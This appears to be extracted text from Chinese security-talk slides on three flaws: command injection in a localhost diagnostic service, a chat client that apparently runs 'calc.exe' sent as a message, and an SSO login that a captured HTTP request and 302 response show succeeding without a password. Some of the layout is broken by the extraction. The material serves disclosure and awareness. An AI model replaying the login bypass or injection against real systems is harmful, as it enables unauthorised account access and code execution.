
图片保存地址:

@/images

(以“~/”开头代表系统根目录, 以“@/”开头代表站点根目录)

= 16 = “失控”的权限

scitd服务对localhost监听了31415端口，用以实现一些诊断和bugreport服务，但是对命令过滤不严，例如a_test-count指令分支，导致存在command injection进而代码执行。然后这个debug服务应该还泄露了一大堆其他的权限，比如进行录音操作，操作屏幕什么的。




= 17 = 如何通过客户端搞定“后端”

```
test
接收人数：1    参与人数：2    标签：

ADMIN_S003 说： (2014-11-07 02:05:02)

test
ADMIN_S003 说： (2014-11-08 01:51:08)

calc.exe
```



= 18 = 神奇的认证方式-“无需密码”

POST /network/SsoLogonAction.do HTTP/1.1

Host: xxxxx.com.cn

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/34.0.1847.131 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Referer: http://xxxxx.com.cn/work/networkgo.jsp

Accept-Encoding: gzip, deflate, sdch

Accept-Language:

zh-CN,zh;q=0.8,en;q=0.6,fr;q=0.4,ja;q=0.2,ko;q=0.2,ru;q=0.2,vi;q=0.2,zh-TW;q=0.2,es;q=0.2,th;q=0.2

Cookie:

text/html,application/xhtml+xml,application/xml;q=0.9,ir

method=logon&checktrade=0&directPath=&needGetP
ype=1&ssoLoginFlag=0&identityType=0&identityNo=6
&returnUrl=&novc=v

method=logon&checktrade=0&directPath=&needGetPassWord=0&logonType=1&ssoLoginFlag=0&id
entityType=0&identityNo=64222419880&returnUrl=&novc=y

HTTP/1.1 302 Moved Temporarily

Location: https://xxxxx.com.cn/main/main

Server: Microsoft-IIS/7.5

X-Powered-By: Servlet/2.5 JSP/2.1

X-Powered-By: ASP.NET

Date: Wed, 12 Nov 2014 14:06:26 GMT

Content-Length: 271

<html><head><title>302 Moved Temporarily</title></head>

<body bgcolor="#FFFFFF">

<p>This document you requested has moved temporarily.</p>

<p>It's now at https://xxxxx.com.cn/main/main.</

p>

</body></html>



■ 安全无小事

Good Job

THANKS